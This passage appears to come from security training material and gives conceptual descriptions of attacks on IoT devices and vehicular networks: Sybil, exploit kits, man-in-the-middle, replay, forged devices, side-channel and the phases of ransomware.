Sybil attacks in VANETs, which have a great impact on a network's performance, are regarded as the most serious attacks. This type of attack impairs the potential applications in VANETs by creating a strong illusion of traffic congestion. To perform this type of attack, a vehicle is declared to be present in different locations at the same time.

  For example, let a node that spoofs itself as other nodes and launches an attack be called Sybil node "X." It is created by forming a new identity or stealing an existing legal identity. In proper communication, the other nodes "A" and "B" should only communicate with each other. However, in this scenario, node "X" intervenes as a known internal node and attacks the network. Node "X" tries to communicate with the normal neighboring nodes ("A" and "B") using multiple forged identities. Thus, it creates significant chaos and security risks in the network.

- ### Exploit Kits

  An exploit kit is a malicious script used by attackers to exploit poorly patched vulnerabilities in an IoT device. These kits are designed in such a way that whenever there are new vulnerabilities, new ways of exploitation and add-on functions will be added to the device automatically. After detecting vulnerabilities, these kits send the exact exploit to install malware, which can execute and corrupt the device. These exploit kits pose a dangerous threat as they go undetected in IoT environments affecting IoT devices and infrastructure, forcing them to behave unexpectedly.

- **Man-in-the-Middle Attack**

  In a man-in-the-middle attack, the attacker pretends to be a legitimate sender, intercepts all the communication between the sender and receiver, and hijacks the communication. IoT devices are generally connected to a network and act as a gateway to all sensitive and personal information. Therefore, any malicious user can pose to be a legitimate sender and send malicious requests to the device to gain control of the device. IoT devices such as IP-enabled cameras, routers, modems, and Internet gateways have cryptographic vulnerabilities that lead to man-in-the-middle attacks.

- **Replay Attack**

  In a replay attack, attackers intercept legitimate messages from a valid communication and continuously send the intercepted message to the target device to perform a DoS attack or delay it to manipulate the message or crash the target device. For example, consider a replay attack that regenerates the signal used to control IoT devices as like a front door. The front door uses a lock that is opened using simple infrared signals. Essentially, the attacker records the infrared modulation pattern, reproduces the signal, and performs a replay attack on the door to unlock it.

- **Forged Malicious Device**

  Attackers replace authentic IoT devices with malicious devices if they have physical access to the network. It is very difficult to discover such attacks because the forged device resembles the legitimate one. The forged devices contain backdoors that are used by the attackers to perform various malicious activities in the network.

- **Side-Channel Attack**

  Attackers perform a side-channel attack by extracting information about encryption keys by observing the emission of signals, i.e., “side channels” from IoT devices. All devices emit these signals that provide information about the internal computing process, either via power consumption or electromagnetic emanations. Attackers carefully observe side-channel emissions to acquire all possible knowledge about varying power consumption so they can access and duplicate the encryption key non-evasively. The main advantage of this attack is that it is easy and requires less time to access encryption keys. Information leaked from the vulnerable devices helps the attackers to exploit other side-channel techniques, such as performing power-consuming attacks and time-based attacks.


- **Ransomware Attack**

  Ransomware is a type of malware that uses encryption to block a user’s access to his/her device either by locking the screen or by locking a user’s files, and it stays blocked until a ransom is paid that allows a user to regain access to his/her device.

A user can encounter this problem in numerous ways. It can be mistakenly downloaded with some other malware, software, or files, and sometimes through malicious advertisements (malvertisements).


Discussed below are the phases of ransomware:

- **Phase 1**: Victim receives an email from the attacker that appears to be from a legitimate sender. This email contains an attachment of a malicious file.
- **Phase 2**:
  - User opens the mail and clicks on the malicious file. Malware is downloaded and launches legitimate child processes such as PowerShell, Vssadmin encryption mechanism, or cmd.exe. As a result, the device becomes connected to an attacker’s command and control (C&C) server.
  - The personal files on the victim’s device are encrypted.
- **Phase 3**: Notification of ransomware is delivered to the victim’s device, and he/she is asked to pay a ransom in the form of money or bitcoin to gain access to his/her files.



